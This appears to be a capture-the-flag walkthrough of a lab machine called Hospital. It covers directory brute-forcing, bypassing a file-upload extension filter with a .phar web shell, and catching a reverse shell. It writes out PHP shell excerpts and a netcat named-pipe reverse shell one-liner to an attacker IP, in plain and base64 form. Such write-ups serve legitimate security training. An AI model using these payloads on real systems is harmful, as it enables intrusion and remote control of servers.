
Successful upload!

Your medical record has been successfully uploaded.

Seems to be working.

The only question is – to where?

I decided to execute a dirbuster using medium directory list from SecList repository:



Target URL (eg http://example.com:80/)

http://10.10.11.241:8080

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 10 Threads □ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files

ali/Desktop/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

Select starting options: ● Standard start point ○ URL Fuzz


☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

The scan revealed some pages with status code 200, and also 403.



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help


http://10.10.11.241:8080/

Scan Information
Results - List View: Dirs: 5 Files: 4
Results - Tree View
Errors: 19

Type	Found	Response	Size
File	/login.php	200	6138
File	/register.php	200	5403
File	/upload.php	200	147
File	/index.php	302	281
Dir	/	302	279
Dir	/images/	403	449
Dir	/icons/	403	449
Dir	/images/icons/	403	449
Dir	/uploads/	403	449

The 403 status code means "Forbidden." When a server returns a 403 response, it means that the server understood the request, but it refuses to authorize it. In other words, you're trying to access a resource or perform an action for which you don't have the necessary permissions.


Now let’s try to upload a malicious PHP file to the server:



```
POST /upload.php HTTP/1.1
Host: 10.10.11.241:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------17498603082083502733167095480
Content-Length: 9630
Origin: http://10.10.11.241:8080
Connection: close
Referer: http://10.10.11.241:8080/index.php
Cookie: PHPSESSID=kfoec714o9uvg47vtfcdlbk5gi
Upgrade-Insecure-Requests: 1

-----------------------------17498603082083502733167095480
Content-Disposition: form-data; name="image"; filename="rev2.php"
Content-Type: application/x-php

<?php
// Copyright (c) 2020 Ivan Šincek
// v2.6
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at
https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
```

```
HTTP/1.1 302 Found
Date: Sat, 16 Dec 2023 20:31:47 GMT
Server: Apache/2.4.55 (Ubuntu)
Location: /failed.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8


```

Looks like it blocks this specific file extension.



Error

Try sending your medical record again.


So it looks like we need to bypass that restriction in order to upload a malicious PHP file to the server while having a listener to be able to get a reverse shell.

I was looking for File Upload techniques and found the following resource:


https://book.hacktricks.xyz/pentesting-web/file-upload

User

We can use the PHP code and save it with new recommended extension to bypass it:




```
POST /upload.php HTTP/1.1
Host: 10.10.11.241:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------268995652842700414121968733126
Content-Length: 20556
Origin: http://10.10.11.241:8080
Connection: close
Referer: http://10.10.11.241:8080/index.php
Cookie: PHPSESSID=kfoec714o9uvg47vtfcdlbk5gi
Upgrade-Insecure-Requests: 1

-----------------------------268995652842700414121968733126
Content-Disposition: form-data; name="image"; filename="rev.phar"
Content-Type: application/octet-stream

<?php

$SHELL_CONFIG = array(
    'username' => 'p0wny',
    'hostname' => 'shell',
);

function expandPath($path) {
    if (preg_match("#^(~[a-zA-Z0-9_.-]*)(/.*)?$#", $path, $match)) {
        exec("echo $match[1]", $stdout);
        return $stdout[0] . $match[2];
    }
    return $path;
}

function allFunctionExist($list = array()) {
    foreach ($list as $entry) {
        if (!function_exists($entry)) {
            return false;
        }
    }
    return true;
}

function executeCommand($cmd) {
    $output = '';
    if (function_exists('exec')) {
        exec($cmd, $output);
        $output = implode("\n", $output);
    } else if (function_exists('shell_exec')) {
```




Successful upload!

Your medical record has been successfully uploaded.



```
www-data@webserver:…/html/uploads#
```

Lets use the command line we got to execute a payload. I created the payload using Reverse Shell Generator and base64 decoded it using Cyberchef:




IP 10.10.14.95

Port 7777 +1

```
nc -lvnp 7777
```

Type nc

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.95 7777 >/tmp/f
```




To Base64

Alphabet
A-Za-z0-9+/=

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc
10.10.14.95 7777 >/tmp/f
```


```
80  1
```

```
cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL2Jhc2gg
LWkgMj4mMXxuYyAxMC4xMC4xNC45NSA3Nzc3ID4vdG1wL2Y=
```



```
www-data@webserver:…/html/uploads# echo
"cm0gL3RtcC9mO21rZmlmbyAvdG1wL2Y7Y2F0IC90bXAvZnwvYmluL2Jhc2ggLWkgMj4mMXxuYyAxMC4xMC4xNC45NSA3Nzc3ID4vdG1wL2Y=" | base64 -d | sh
```


Nice!



kali@kali: ~/Desktop/Machines/Hospital
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/Desktop/Machines/Hospital]
└─$ nc -nlvp 7777
listening on [any] 7777 ...
connect to [10.10.14.95] from (UNKNOWN) [10.10.11.241] 6602
bash: cannot set terminal process group (981): Inappropriate ioctl for device
bash: no job control in this shell
www-data@webserver:/var/www/html/uploads$
```

After long investigation and no valuable that that was found on the machine, I move on to investigate OS related files, to get the version, etc. and look for vulnerabilities.




```
www-data@webserver:/var/www$ cat /etc/os-release
PRETTY_NAME="Ubuntu 23.04"
NAME="Ubuntu"
VERSION_ID="23.04"
VERSION="23.04 (Lunar Lobster)"
VERSION_CODENAME=lunar
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
